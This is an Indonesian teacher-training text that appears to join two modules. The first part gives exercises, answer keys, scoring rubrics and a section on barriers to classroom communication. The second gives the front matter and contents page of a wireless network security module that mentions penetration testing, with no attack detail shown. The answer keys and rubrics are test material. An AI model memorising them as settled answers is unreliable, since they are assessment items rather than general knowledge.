Cermati baik-baik penjelasan di atas, kemudian secara berkelompok lakukan diskusi untuk mengembangkan contoh-contoh yang ada. Tuliskan hasil diskusi Anda pada kertas plano atau sajikan dalam slide power poin kemudian sajikan di depan kelas. Mintalah masukan dari kelompok lain.

E. Latihan/ Kasus/ Tugas

1. Tuliskan sebanyak-banyak kalimat pembuka yang santun dalam membuka kegiatan pembelajaran di kelas.
2. Tuliskan berbagai kalimat yang dapat digunakan dalam memuji peserta didik. Identifikasikan kalimat pujian tersebut berdasarkan kesamaan tujuan dan karakteristiknya.
3. Diskusikan dalam kelompok kecil 4 – 6 orang berbagai macam cara yang dapat digunakan dalam memberi pujian secara gesture.
4. Tuliskan pula berbagai kalimat yang dapat digunakan untuk memberi penguatan dan memberi instruksi kepada peserta didik. Bagaimana sebaiknya kalimat penguatan itu dan bagaimana pula sebaiknya kalimat

instruksi yang membuat peserta didik melakukannya dengan tanpa merasa dipaksa. Kelompokkan kalimat-kalimat tersebut sesuai dengan kesamaan karakteristiknya.

5. Situasi:

Guru memasuki ruang kelas. Peserta didik masih sibuk dengan kegiatan masing-masing. Ada yang bernyanyi, ada yang mengobrol, ada yang membuka majalah, ada yang sedang makan.

Pertanyaan:

Apa yang harus Anda lakukan untuk menarik perhatian murid agar fokus terhadap mata pelajaran yang Anda ampu?

F. Rangkuman.

Agar tujuan pembelajaran tercapai, komunikasi antara guru dan peserta didik haruslah baik. Komunikasi yang efektif inilah yang menjadi salah satu kunci dari keberhasilan seorang guru. Dengan komunikasi yang baik dan efektif, materi pelajaran akan terserap dan tersampaikan dengan baik oleh peserta didik. Guru pun harus dengan jelas menginstruksikan apa yang harus dilakukan oleh peserta didik. Pujian, motivasi, dan penguatan pun harus diberikan kepada peserta didik agar mereka dapat bekerja lebih baik serta menghidupkan suasana kelas. Oleh karena itu, salah satu kemampuan seorang guru dalam mengelola kelas ditentukan oleh komunikasi yang efektif. Berikut contoh penerapan komunikasi aktif dalam pembelajaran:

- a. Guru menggunakan pertanyaan untuk mengetahui pemahaman dan menjaga murid, termasuk memberikan pertanyaan terbuka yang menuntut murid untuk menjawab dengan ide dan pengetahuan mereka.

- b. Guru memberikan perhatian dan mendengarkan semua pertanyaan dan tanggapan murid, tanpa menginterupsi, kecuali jika diperlukan untuk membantu atau mengklarifikasi pertanyaan/tanggapan tersebut.
- c. Guru menanggapi pertanyaan murid secara tepat, benar, dan mutakhir, sesuai tujuan pembelajaran dan isi kurikulum, tanpa memermalukannya.
- d. Guru menyajikan kegiatan pembelajaran yang dapat menumbuhkan kerja sama yang baik antarpeserta didik.
- e. Guru mendengarkan dan memberikan perhatian terhadap semua jawaban murid baik yang benar maupun yang dianggap salah untuk mengukur tingkat pemahaman murid.
- f. Guru memberikan perhatian terhadap pertanyaan peserta didik dan meresponnya secara lengkap dan relevan untuk menghilangkan kebingungan pada murid.

G. Umpan Balik dan Tindak Lanjut

1. Apakah modul penerapan komunikasi efektif dalam pembelajaran menambah pengetahuan Saudara?
2. Apakah saudara mampu memahami materi penerapan komunikasi efektif dalam pembelajaran ini?
3. Praktikkan komunikasi efektif dalam pembelajaran dan sesuaikan dengan situasi dan kebutuhan.
4. Komunikasikan dengan teman sejawat atau kelompok kerja apabila menemui kendala komunikasi efektif dalam pembelajaran.

Cermati hasil pekerjaan Anda dalam kelompok, lalu beri penilaian diri Anda terhadap hasil pekerjaan tersebut. Gunakan format berikut ini untuk menilai pekerjaan Anda.

- 4 Konstruksi Kalimat sangat lengkap
- 3 Konstruksi Kalimat lengkap

- 2 Konstruksi Kalimat kurang lengkap
- 1 Konstruksi Kalimat tidak lengkap

- 4 Kalimat sangat variatif
- 3 Kalimat variatif
- 2 Kalimat kurang variatif
- 1 Kalimat tidak variatif

- 4 Jumlah kalimat lebih dari atau sama dengan 20 untuk tiap poin
- 3 Jumlah kalimat 16 – 19
- 2 Jumlah kalimat 10 – 15
- 1 Jumlah kalimat kurang dari 10

Nilailah hasil pekerjaan Anda untuk setiap bagian (pujian, pembuka, instruksi, penguatan, penutup) dengan menggunakan rumus

Skor Perolehan

----- x 100

Skor Maks (12)

Untuk nilai akhir dengan 5 bagian, gunakan rumus

Skor Perolehan

----- x 100

Skor Maks (60)

Bilamana nilai Anda kurang dari 80, diskusilah kembali dengan teman Anda dan baca ulang isi pembelajaran 4 di atas.

H. Kunci jawaban.

1. Guru harus menarik perhatian peserta didik agar mereka menyadari kehadiran guru tersebut di dalam kelas. Guru menyapa peserta didik “Selamat Pagi”, “*Bonjour*”, “*Ni men hao*”.

Jika peserta didik masih tidak menanggapinya, maka ulangi sapaan tersebut dengan intonasi suara yang lebih lantang. Jika peserta didik masih tidak tertib, guru menanyakan kesiapan peserta didik untuk mengikuti kegiatan pembelajaran. Guru berkeliling kelas memastikan peserta didik siap mengikuti kegiatan kelas sambil menjelaskan/ mengulang kembali topik pelajaran sebelumnya agar perhatian peserta didik perlahan-lahan kembali mengikuti kegiatan pembelajaran di kelas kembali.

2.
 - a. Kejelasan informasi.
 - b. Kejelasan target.
 - c. Penggunaan bahasa.

c) Aktivitas Pembelajaran

Untuk dapat menguasai materi yang dipaparkan di atas, berikut ini aktivitas pembelajaran yang disarankan untuk dilakukan.

- a. Secara berkelompok 4 – 5 orang, lakukan pembahasan terhadap materi kegiatan pembelajaran kedua di atas.
- b. Cermati setiap poin temukan ide utama uraian yang terdapat dalam setiap sub bagian yang ada.

- c. Tuangkan poin-poin yang Bapak/Ibu temukan ke dalam slide power point atau ke dalam kertas plano yang telah disediakan.
- d. Lakukan presentasi secara bergantian dengan kelompok lain.
- e. Tarik simpulan berdasarkan hasil presentasi dengan kelompok lain.

d) Latihan/Tugas

Jawablah dengan singkat dan tepat pertanyaan di bawah ini.

- a. Uraikan konsep stratifikasi strategi, model, metode, dan teknik komunikasi efektif dalam pembelajaran!
- b. Uraikan aspek apa sajakah yang perlu diperhatikan dalam strategi komunikasi efektif!
- c. Uraikan model komunikasi efektif dalam pembelajaran berdasarkan sudut pandang teori belajar.
- d. Uraikan teknik komunikasi langsung dan teknik komunikasi tak langsung komunikasi efektif dalam pembelajaran.
- e. Tuliskan aspek apasajakah yang perlu diperhatikan ketika melakukan kegiatan praktik komunikasi langsung pembelajaran di dalam kelas.

e) Rangkuman

Berikut ini disajikan rangkuman dari uraian yang disajikan dalam pembelajaran 2 di atas.

- a. Strategi, model, metode, dan teknik komunikasi efektif dalam pembelajaran bersifat hierarkis. Bagian tersebut terkait satu dengan lainnya. Strategi pembelajaran memuat aspek sistemik yang ada berkaitan dengan komunikasi efektif. Model pembelajaran memuat kerangka konseptual dan operasional keberlangsungan komunikasi efektif. Metode memuat cara yang digunakan dalam mengaplikasikan komunikasi efektif. Teknik berkenaan dengan realitas yang terjadi dalam pelaksanaan komunikasi efektif. Rangkaian teknik yang ada akan menunjukkan metode yang digunakan dan rangkaian metode yang ada akan mengacu kepada suatu model komunikasi tertentu dalam rangka

mewujudkan strategi komunikasi efektif yang dipraktikkan oleh guru dan peserta didik di dalam lingkungan kelas.

- b. Aspek yang perlu diperhatikan dalam strategi komunikasi efektif adalah komunikator, pesan, komunikan, dan media
- c. Model komunikasi efektif dalam pembelajaran berdasarkan sudut pandang teori belajar dapat dibagi ke dalam empat jenis, yakni model mekanistik, model interaksional, model psikologis, dan model pragmatis.
- d. Teknik komunikasi langsung adalah teknik komunikasi yang menghadirkan komunikator dan komunikan secara tatap muka. Teknik komunikasi tak langsung merupakan bentuk komunikasi yang dilangsungkan dengan kontak antara komunikator dan komunikan menggunakan perantara media karena jarak antara komunikan dan komunikator berjauhan.
- e. Sejumlah hal yang perlu diperhatikan ketika melakukan kegiatan praktik komunikasi langsung pembelajaran di dalam kelas, yaitu:
 - Dengarkan seutuhnya apa yang peserta didik inginkan
 - Berikan waktu untuk merespon
 - Lakukan komunikasi lebih sederhana dan jelas
 - Hargai prestasi apa pun yang ditunjukkan peserta didik
 - Senantiasalah Memotivasi peserta didik
 - Katakan sesuatu dengan cara yang lebih positif
 - Menanggapi sesuatu dengan sabar
 - Tunjukkan senyum yang terbaik
 - Beri tanggapan dengan cara memparaphrase kata-kata yang diucapkan, menggambarkan perilaku khusus yang diperlihatkan, dan tanggapan mengenai kedua hal tersebut.
 - Jaga nada suara, jangan sampai berteriak, menghakimi, atau seperti memusuhi.

f) Umpan Balik dan Tindak Lanjut

Periksalah pekerjaan Anda, beri skor masing-masing sesuai pedoman penilaian sebagai berikut ini.

No	No Soal	Skor	Nilai
	1	Skor maksimal 30	
	2	Skor Maksimal 10	
	3	Skor Maksimal 10	
	4	Skor Maksimal 20	
	5	Skor Maksimal 30	
		Skor Maksimal 100	Nilai

Tuliskan berapa skor yang Anda dapatkan, bilamana skor Anda masih kurang dari 80, ulangi sekali lagi mempelajari bagian pembelajaran 2 di atas.

g) Kunci Jawaban

- a. Strategi, model, metode, dan teknik komunikasi efektif dalam pembelajaran bersifat hierarkhis. Bagian tersebut terkait satu dengan lainnya. Strategi pembelajaran memuat aspek sistemik yang ada berkaitan dengan komunikasi efektif. Model pembelajaran memuat kerangka konseptual dan operasional keberlangsungan komunikasi efektif. Metode memuat cara yang digunakan dalam mengaplikasikan komunikasi efektif. Teknik berkenaan dengan realitas yang terjadi dalam pelaksanaan komunikasi efektif. Rangkaian teknik yang ada akan menunjukkan metode yang digunakan dan rangkaian metode yang ada akan mengacu kepada suatu model komunikasi tertentu dalam rangka mewujudkan strategi komunikasi efektif yang dipraktikkan oleh guru dan peserta didik di dalam lingkungan kelas.
- b. Aspek yang perlu diperhatikan dalam strategi komunikasi efektif adalah komunikator, pesan, komunikan, dan media

- c. Model komunikasi efektif dalam pembelajaran berdasarkan sudut pandang teori belajar dapat dibagi ke dalam empat jenis, yakni model mekanistik, model interaksional, model psikologis, dan model pragmatis.
- d. Teknik komunikasi langsung adalah teknik komunikasi yang menghadirkan komunikator dan komunikan secara tatap muka. Teknik komunikasi tak langsung merupakan bentuk komunikasi yang dilangsungkan dengan kontak antara komunikator dan komunikan menggunakan perantara media karena jarak antara komunikan dan komunikator berjauhan.
- e. Sejumlah hal yang perlu diperhatikan ketika melakukan kegiatan praktik komunikasi langsung pembelajaran di dalam kelas, yaitu:
 - Dengarkan seutuhnya apa yang peserta didik inginkan
 - Berikan waktu untuk merespon
 - Lakukan komunikasi lebih sederhana dan jelas
 - Hargai prestasi apa pun yang ditunjukkan peserta didik
 - Senantiasalah Memotivasi peserta didik
 - Katakan sesuatu dengan cara yang lebih positif
 - Menanggapi sesuatu dengan sabar
 - Tunjukkan senyum yang terbaik
 - Beri tanggapan dengan cara memparaphrase kata-kata yang diucapkan, menggambarkan perilaku khusus yang diperlihatkan, dan tanggapan mengenai kedua hal tersebut.
 - Jaga nada suara, jangan sampai berteriak, menghakimi, atau seperti memusuhi.

KEGIATAN PEMBELAJARAN 3 :

HAMBATAN DAN SOLUSI KOMUNIKASI EFEKTIF

A. Tujuan

Melalui modul ini peserta dapat mengidentifikasi hambatan-hambatan dalam komunikasi efektif dan menemukan solusi hambatan dalam komunikasi efektif

B. Indikator Pencapaian Kompetensi

- Mengidentifikasi hambatan komunikasi efektif.
- Menemukan solusi atas hambatan yang ditemukan dalam komunikasi efektif.

C. Uraian Materi

Hambatan dan Solusi Komunikasi Efektif dalam Pembelajaran

Kompetensi pedagogik menjadi salah satu kompetensi yang harus dimiliki seorang guru. Di antaranya guru harus memahami berbagai strategi berkomunikasi yang efektif, empatik, dan santun, secara lisan, tulisan, dan/atau bentuk lain, selanjutnya, guru juga harus mampu berkomunikasi secara efektif, empatik, dan santun dengan peserta didik dengan bahasa yang khas dalam interaksi kegiatan/permainan yang mendidik yang terbangun secara siklikal dari : (a) penyiapan kondisi psikologis peserta didik untuk ambil bagian dalam permainan melalui bujukan dan contoh, (b) ajakan kepada peserta didik untuk ambil bagian, (c) respons peserta didik terhadap ajakan guru, dan (d) reaksi guru terhadap respons peserta didik, dan seterusnya.

Meskipun proses komunikasi sudah dirancang secara matang oleh guru dalam RPP, belum tentu tujuan komunikasi tercapai secara efektif karena terdapat beberapa hambatan komunikasi yang muncul dalam proses

pembelajaran antara guru sebagai komunikator dan peserta didik sebagai komunikan.

Secara umum hambatan yang terjadi dalam proses komunikasi dapat berasal dari dalam (internal) maupun dari luar (eksternal).

- a. Hambatan internal, berasal dari diri peserta didik atau pembelajar itu sendiri. Dapat berupa hambatan psikologis (minat, sikap, pendapat, kepercayaan, intelegensi, pengetahuan, dll) dan hambatan fisik (kelelahan, sakit, keterbatasan daya indera, dan cacat tubuh).
- b. Hambatan eksternal, berasal dari lingkungan pembelajar. Dapat berupa hambatan kultural (adat-istiadat, kepercayaan, norma sosial, dan nilai-nilai panutan) dan hambatan lingkungan (suasana yang panas, bising, dan berjubel).

Marhaeni Fajar mengklasifikasikan hambatan komunikasi sebagai berikut:

1. Hambatan dari proses komunikasi
 - a. Hambatan dari pengirim pesan, misalnya pesan yang akan disampaikan belum jelas bagi dirinya atau pengirim pesan. Hal ini dipengaruhi oleh perasaan atau situasi emosional, sehingga mempengaruhi motivasi yaitu mendorong seseorang untuk bertindak sesuai dengan keinginan, kebutuhan, atau kepentingan.
 - b. Hambatan dalam penyandian atau symbol, hal ini dapat terjadi karena bahasa yang dipergunakan tidak jelas sehingga memiliki arti lebih dari satu, symbol yang dipergunakan antara si pengirim dengan penerima tidak sama atau bahasa yang dipergunakan terlalu sulit.
 - c. Hambatan media, adalah hambatan yang terjadi dalam penggunaan media komunikasi.
 - d. Hambatan dari penerima pesan, misalnya kurangnya perhatian pada saat menerima atau mendengarkan pesan, atau tidak mencari informasi lebih lanjut.

- e. Hambatan dalam memberikan balikan. Balikan yang diberikan tidak menggambarkan apa adanya, akan tetapi interpretatif, tidak tepat waktu, atau tidak jelas, dan sebagainya.
2. Hambatan fisik
Hambatan fisik dapat mengganggu komunikasi yang efektif, misalnya:
 - a. Gangguan kesehatan
 - b. Gangguan pada alat-alat komunikasi dan jaringan listrik
 3. Hambatan semantik
Kata-kata yang digunakan dalam komunikasi kadang-kadang mempunyai arti mendua yang berbeda, tidak jelas, atau berbelit-belit antara komunikator dengan komunikan.
 4. Hambatan psikologis
Hambatan psikologis dan sosial kadang-kadang mengganggu komunikasi. Misalkan, dalam musibah, menimbulkan trauma yang sangat tinggi pada korbannya, sehingga pada saat diajak komunikasi menjadi tidak nyambung. Selain itu juga karena masalah prasangka, yang merupakan penilaian sejak awal dalam diri komunikan terhadap komunikator. Biasanya prasangka ini terlalu besar dan negatif, sehingga menjadi hambatan berat dalam komunikasi.

Menurut Ron Ludlow & Fergus Panton, hambatan-hambatan yang menyebabkan komunikasi tidak efektif yaitu :

1. *Semantic Problems*

Faktor semantik menyangkut bahasa yang dipergunakan komunikator sebagai alat untuk menyalurkan pikiran dan perasaannya kepada komunikan. Demi kelancaran komunikasi, seorang komunikator harus benar-benar memperhatikan gangguan sematis ini, sebab kesalahan pengucapan atau kesalahan dalam penulisan dapat menimbulkan salah pengertian (*misunderstanding*) atau penafsiran (*misinterpretation*) yang pada gilirannya bisa menimbulkan salah komunikasi (*miscommunication*).

Misalnya kesalahan pengucapan bahasa dan salah penafsiran seperti contoh : pengucapan demonstrasi menjadi demokrasi, kedelai menjadi keledai, dan lain-lain.

2. *Perceptual distorsion*

Perceptual distorsion dapat disebabkan karena perbedaan cara pandang yang sempit pada diri sendiri dan perbedaan cara berpikir serta cara mengerti yang sempit terhadap orang lain. Sehingga dalam komunikasi terjadi perbedaan persepsi dan wawasan atau cara pandang antara satu dengan yang lainnya.

3. *Cultural Differences*

Hambatan yang terjadi karena disebabkan adanya perbedaan kebudayaan, agama, dan lingkungan sosial. Dalam suatu lingkungan atau kelas terdapat beberapa suku, ras, dan bahasa yang berbeda. Sehingga ada beberapa kata-kata yang memiliki arti berbeda di tiap suku. Seperti contoh : kata “jangan” dalam bahasa Indonesia artinya tidak boleh, tetapi orang suku Jawa mengartikan kata tersebut sebagai suatu jenis makanan berupa sup.

4. *Physical Distractions*

Hambatan ini disebabkan oleh gangguan lingkungan fisik terhadap proses berlangsungnya komunikasi. Contohnya : suara riuh orang-orang atau kebisingan, kelas yang berjubel, suara hujan atau petir, dan cahaya kelas yang kurang jelas.


6. *Poor choice of communication channels*

Adalah gangguan yang disebabkan pada media yang dipergunakan dalam melancarkan komunikasi. Contoh dalam kehidupan sehari-hari, misalnya: sambungan telepon yang terputus-putus, suara radio yang hilang dan muncul, gambar yang kabur pada pesawat televisi, atau huruf ketikan yang buram pada surat, sehingga informasi tidak dapat ditangkap dan dimengerti dengan jelas.

7. *No Feed back*

Hambatan tersebut adalah ketika seorang sender mengirimkan pesan kepada receiver tetapi tidak ada respon dan tanggapan dari receiver . Maka

yang terjadi adalah komunikasi satu arah yang sia-sia. Seperti contoh : seorang manajer menerangkan suatu gagasan yang ditujukan kepada para karyawan. Dalam penerapan gagasan tersebut para karyawan tidak memberikan tanggapan atau respon. Dengan kata lain tidak peduli dengan gagasan yang disampaikan seorang manajer.



Untuk menghindari ataupun mengatasi gangguan internal guru harus memfasilitasi peserta didik agar mereka mampu mengungkapkan gagasan atau ide dalam komunikasi baik lisan maupun tulisan. Misalnya, memberi waktu beberapa saat kepada peserta didik, memancing dengan memberikan beberapa kata, ataupun memberikan kesempatan pada peserta didik untuk menuliskan gagasan atau ide sebelum mengungkapkan secara lisan.

Untuk menghindari atau mengatasi hambatan eksternal, guru mengatur strategi komunikasi dan pengaturan lingkungan belajar, sehingga komunikasi dapat terlaksana dengan efektif. Contohnya dengan cara mengatur posisi duduk, menggunakan media yang sesuai dan jelas, pemilihan tema pembelajaran yang dapat mengakomodasi perbedaan adat istiadat, kepercayaan, norma sosial.

D. Aktivitas Pembelajaran

Untuk menguasai materi di atas aktivitas pembelajaran yang bisa dilakukan

1. Pelajari hambatan komunikasi efektif yang kemungkinan muncul dalam pembelajaran pada modul.
2. Temukan solusi lain untuk mengatasi hambatan yang muncul pada komunikasi efektif dalam pembelajaran dan buat rangkumannya (sumber: buku atau internet).
3. Kerjakan dengan berkelompok 4 – 5 orang
4. Diskusikan hasilnya dalam kelompok anda. Setelah selesai
5. Presentasikan hasil diskusi kelompok anda
4. Perbaiki hasil kerja kelompok anda jika ada masukan dari kelompok lain.

E. Latihan / Kasus / Tugas

1. Masing-masing kelompok menentukan kasus mengenai hambatan komunikasi efektif dan solusi bagaimana mengatasinya dengan bermain peran
2. Mengamati kelompok yang bermain peran
3. Mengidentifikasi hambatan yang muncul pada komunikasi efektif dalam pembelajaran serta solusi yang tepat untuk mengatasinya, dari kelompok yang bermain peran

F. Rangkuman

Untuk mencapai komunikasi efektif dalam pembelajaran guru sebaiknya mampu mengidentifikasi hambatan komunikasi yang muncul dalam proses pembelajaran, dan guru diharapkan mampu mengatasi hambatan yang kemungkinan muncul dalam proses pembelajaran.

G. Umpan Balik dan Tindak Lanjut

Mengamati kasus dengan bermain peran

Buat sebuah kasus yang memuat hambatan komunikasi, lalu simulasikan kasus tersebut. Kelompok lain mendiskusikan tampilan simulasi tersebut. Identifikasikan hambatan yang ada cari solusinya kemudian berikan ke kelompok simulator untuk menilainya. Nilai simulasi yang ada dengan menggunakan format berikut ini.

N o	Nama kelompok	Tuliskan hambatan	Tuliskan solusi	Ketepatan menemuk an hambatan	Ketepatan menemuka n solusi	Total Skor	Nilai
1.							
2.							

Pedoman penilaian untuk ketepatan identifikasi hambatan

- 1 = jika menemukan 1 hambatan
- 2 = jika menemukan 2 hambatan
- 3 = jika menemukan 3 hambatan
- 4 = jika menemukan 4 hambatan

Pedoman penilaian untuk ketepatan menemukan solusi

- 1 = jika solusi kurang
- 2 = jika solusi cukup
- 3 = jika solusi tepat
- 4 = jika solusi sangat tepat

Untuk tiap poin yang dituliskan, hitung nilai dengan rumus.

Nilai = skor x 100

8

Untuk nilai akhir

$$\text{Nilai} = \frac{\text{skor}}{\text{Skor Maks}} \times 100$$

DAFTAR PUSTAKA

Baryadi, I. P.

- 2007 *Teori Ikon Bahasa: Salah Satu Pintu Masuk ke Dunia Semiotika.*
Yogyakarta: Penerbit Universitas Sanata Dharma.

Bungin, M. B.

- 2008 *Konstruksi Sosial Media Massa: Kekuatan Pengaruh Media Massa, Iklan TV dan Keputusan Konsumen serta Kritik terhadap Peter L. Burger & Thomas Luckmann.* Jakarta: Kencana Prenada Media Group.

- 2008 *litatif: Komunikasi, Kebijakan Publik, Ilmu Social Lainnya.*
Jakarta: Kencana Prenada Media Group.

Eriyanto

- 2003 *Analisis Wacana Pengantar Analisis Teks Media.* Yogyakarta: LkiS.

Fajar, Marhaeni

- 2009 *Ilmu Komunikasi Teori dan Praktik,* Jakarta: Graha ilmu.

Hidayat, A. A.

- 2005 *Filsafat Bahasa Mengungkap Hakikat Bahasa, Makna, dan Tanda.*
Bandung: PT Remaja Rosdakarya.

Ibrahim, I. S.

2007 *Budaya Populer sebagai Komunikasi: Dinamika Popscape dan Media Scape di Indonesia Kontemporer*. Yogyakarta: Jalasutra.

Kaelan

2002 *Filsafat Bahasa Masalah dan Perkembangannya*. Yogyakarta: Paradigma.

Kriyantono, R.

2008 *Teknik Praktis Riset Komunikasi: Disertai Contoh Praktis Riset Media, Public Relation, Advertising, Komunikasi Organisasi, Komunikasi Pemasaran*. Jakarta: Kencana.

Muhtadi, A. S.

2008 *Komunikasi Politik Indonesia*. Bandung: PT Remaja Rosda Karya.

Saussure, F. de

1988 *Course de Linguistique Generale*, diterjemahkan oleh Rahayu S. Hidayat, *Pengantar Linguistik Umum*. Yogyakarta: Gajah Mada University Press.

Sobur, A.

2006 *Analisis Teks Media Suatu Pengantar untuk Analisis Wacana, Analisis Semiotik, dan Analisis Framing*. Bandung: PT Remaja Rosdakarya.



**MODUL
GURU PEMBELAJAR
KEAMANAN JARINGAN NIRKABEL**

**Paket Keahlian
Teknik Komputer dan Jaringan**

Kelompok Kompetensi G

Penulis: Farid Zuniawan S.T

**Direktorat Jenderal Guru dan Tenaga Kependidikan Kementerian
Pendidikan dan Kebudayaan
Tahun 2016**



Penulis: Farid Zuniawan, S.T., fzuniawan@yahoo.com

Penelaah:

Bagus Budi Setiawan., S.ST 081523401., bagus.setiawan@gmail.com

Ilustrator :

1. Siera Maulida Asrin, S.T., 089653910250., siera.asrin@gmail.com
2. Faizal Reza Nurzеха, A.Md., 085242177945., faizalrezanurzеха@gmail.com

Layouter :

Liyani, M.T., 081241091006., liyanialia@gmail.com

Copyright ©2016

Lembaga Pengembangan dan Pemberdayaan Pendidikan Tenaga Kependidikan
Bidang Kelautan Perikanan Teknologi Informasi dan Komunikasi.

Hak Cipta Dilindungi Undang-Undang

Dilarang mengkopi sebagian atau keseluruhan isi buku ini untuk kepentingan komersial tanpa izin tertulis dari Kementerian Pendidikan Kebudayaan.



KATA SAMBUTAN

Peran guru profesional dalam proses pembelajaran sangat penting sebagai kunci keberhasilan belajar siswa. Guru profesional adalah guru yang kompeten membangun proses pembelajaran yang baik sehingga dapat menghasilkan pendidikan yang berkualitas. Hal ini tersebut menjadikan guru sebagai komponen yang menjadi fokus perhatian pemerintah pusat maupun pemerintah daerah dalam peningkatan mutu pendidikan terutama menyangkut kompetensi guru.

Pengembangan profesionalitas guru melalui program Guru Pembelajar (GP) merupakan upaya peningkatan kompetensi untuk semua guru. Sejalan dengan hal tersebut, pemetaan kompetensi guru telah dilakukan melalui uji kompetensi guru (UKG) untuk kompetensi pedagogik dan profesional pada akhir tahun 2015. Hasil UKG menunjukkan peta kekuatan dan kelemahan kompetensi guru dalam penguasaan pengetahuan.

Peta kompetensi guru tersebut dikelompokkan menjadi 10 (sepuluh) kelompok kompetensi. Tindak lanjut pelaksanaan UKG diwujudkan dalam bentuk pelatihan guru paska UKG melalui program Guru Pembelajar. Tujuannya untuk meningkatkan kompetensi guru sebagai agen perubahan dan sumber belajar utama bagi peserta didik. Program Guru Pembelajar dilaksanakan melalui pola tatap muka, daring (*online*) dan campuran (*blended*) tatap muka dengan *online*.

Pusat Pengembangan dan Pemberdayaan Pendidik dan Tenaga Kependidikan (PPPPTK), Lembaga Pengembangan dan Pemberdayaan Pendidik dan Tenaga Kependidikan Kelautan Perikanan Teknologi Informasi dan Komunikasi (LP3TK KPTK) dan Lembaga Pengembangan dan Pemberdayaan Kepala Sekolah (LP2KS) merupakan Unit Pelaksana Teknis di lingkungan Direktorat Jendral Guru dan Tenaga Kependidikan yang bertanggung jawab dalam mengembangkan perangkat dan melaksanakan peningkatan kompetensi guru sesuai dengan bidangnya.

Adapun perangkat pembelajaran yang dikembangkan tersebut adalah modul untuk program Guru Pembelajar (GP) tatap muka dan GP *online* untuk semua mata pelajaran dan kelompok kompetensi. Dengan modul ini diharapkan program GP memberikan sumbangan yang sangat besar dalam peningkatan kualitas kompetensi guru. Mari kita sukseskan program GP ini untuk mewujudkan Guru Mulia Karena Karya.

Jakarta, Februari 2016
Direktur Jendral
Guru dan Tenaga Kependidikan

Sumarna Surapranata, Ph.D
NIP. 195908011985031002



KATA PENGANTAR

Profesi guru dan tenaga kependidikan harus dihargai dan dikembangkan sebagai profesi yang bermartabat sebagaimana diamanatkan Undang-Undang Nomor 14 Tahun 2005 tentang Guru dan Dosen. Hal ini dikarenakan guru dan tenaga kependidikan merupakan tenaga profesional yang mempunyai fungsi, peran, dan kedudukan yang sangat penting dalam mencapai visi pendidikan 2025 yaitu “Menciptakan Insan Indonesia Cerdas dan Kompetitif”. Untuk itu guru dan tenaga kependidikan yang profesional wajib melakukan pengembangan keprofesian berkelanjutan.

Buku pedoman Pedoman Penyusunan Modul Diklat Pengembangan Keprofesian Berkelanjutan Bagi Guru dan Tenaga Kependidikan untuk institusi penyelenggara program pengembangan keprofesian berkelanjutan merupakan petunjuk bagi penyelenggara pelatihan di dalam melaksanakan pengembangan modul yang merupakan salah satu sumber belajar bagi guru dan tenaga kependidikan. Buku ini disajikan untuk memberikan informasi tentang penyusunan modul sebagai salah satu bentuk bahan dalam kegiatan pengembangan keprofesian berkelanjutan bagi guru dan tenaga kependidikan.

Pada kesempatan ini disampaikan ucapan terima kasih dan penghargaan kepada berbagai pihak yang telah memberikan kontribusi secara maksimal dalam mewujudkan buku ini, mudah-mudahan buku ini dapat menjadi acuan dan sumber inspirasi bagi guru dan semua pihak yang terlibat dalam pelaksanaan penyusunan modul untuk pengembangan keprofesian berkelanjutan. Kritik dan saran yang membangun sangat diharapkan untuk menyempurnakan buku ini di masa mendatang.

Makassar, Februari 2016
Kepala LPPPTK KPTK Gowa
Sulawesi Selatan,

Dr. H. Rusdi, M.Pd,
NIP 19650430 1991 03 1 004



HALAMAN PERANCIS	ii
KATA SAMBUTAN	iii
KATA PENGANTAR	v
DAFTAR ISI	vii
DAFTAR GAMBAR	xii
DAFTAR TABEL	xiii
PENDAHULUAN	1
A. Latar Belakang	1
B. Tujuan	2
C. Peta Kompetensi	2
D. Ruang Lingkup Penggunaan Modul	3
E. Saran Cara Penggunaan Modul	3
Kegiatan Pembelajaran 1	7
A. Tujuan	7
B. Indikator Pencapaian Kompetensi	7
C. Uraian Materi	7
1. Kelemahan Jaringan Nirkabel	8
2. Teknik – Teknik Pengamanan Jaringan Nirkabel	9
D. Aktivitas Pembelajaran	17
E. Latihan	23
F. Rangkuman	24
G. Kunci Jawaban	25
Kegiatan Pembelajaran 2	27
A. Tujuan	29
B. Indikator Pencapaian Kompetensi	29

C. Uraian Materi	299
1. Syarat-syarat Jaringan WDS	30
2. Penerapan WDS.....	30
D. Aktivitas Pembelajaran	33
E. Latihan.....	46
F. Rangkuman	48
G. Kunci Jawaban	48
Kegiatan Pembelajaran 3.....	51
A. Tujuan	51
B. Indikator Pencapaian Kompetensi	51
C. Uraian Materi	51
1. Prosedur Perawatan Perangkat Jaringan Nirkabel	52
2. Perangkat Pendukung Perawatan Jaringan Nirkabel.....	52
3. Prosedur Perawatan Perangkat Lunak Jaringan Nirkabel.....	55
D. Aktivitas Pembelajaran	56
E. Latihan.....	61
F. Rangkuman	62
G. Kunci Jawaban	62
Kegiatan Pembelajaran 4.....	67
A. Tujuan	67
B. Indikator Pencapaian Kompetensi	67
C. Uraian Materi	67
1. Pengujian Sinyal Radio <i>Access point</i>	67
2. Metode Penetration Testing.....	69
3. Pengujian Password Jaringan Nirkabel.....	72
D. Aktivitas Pembelajaran	73
E. Latihan.....	79

F. Rangkuman	80
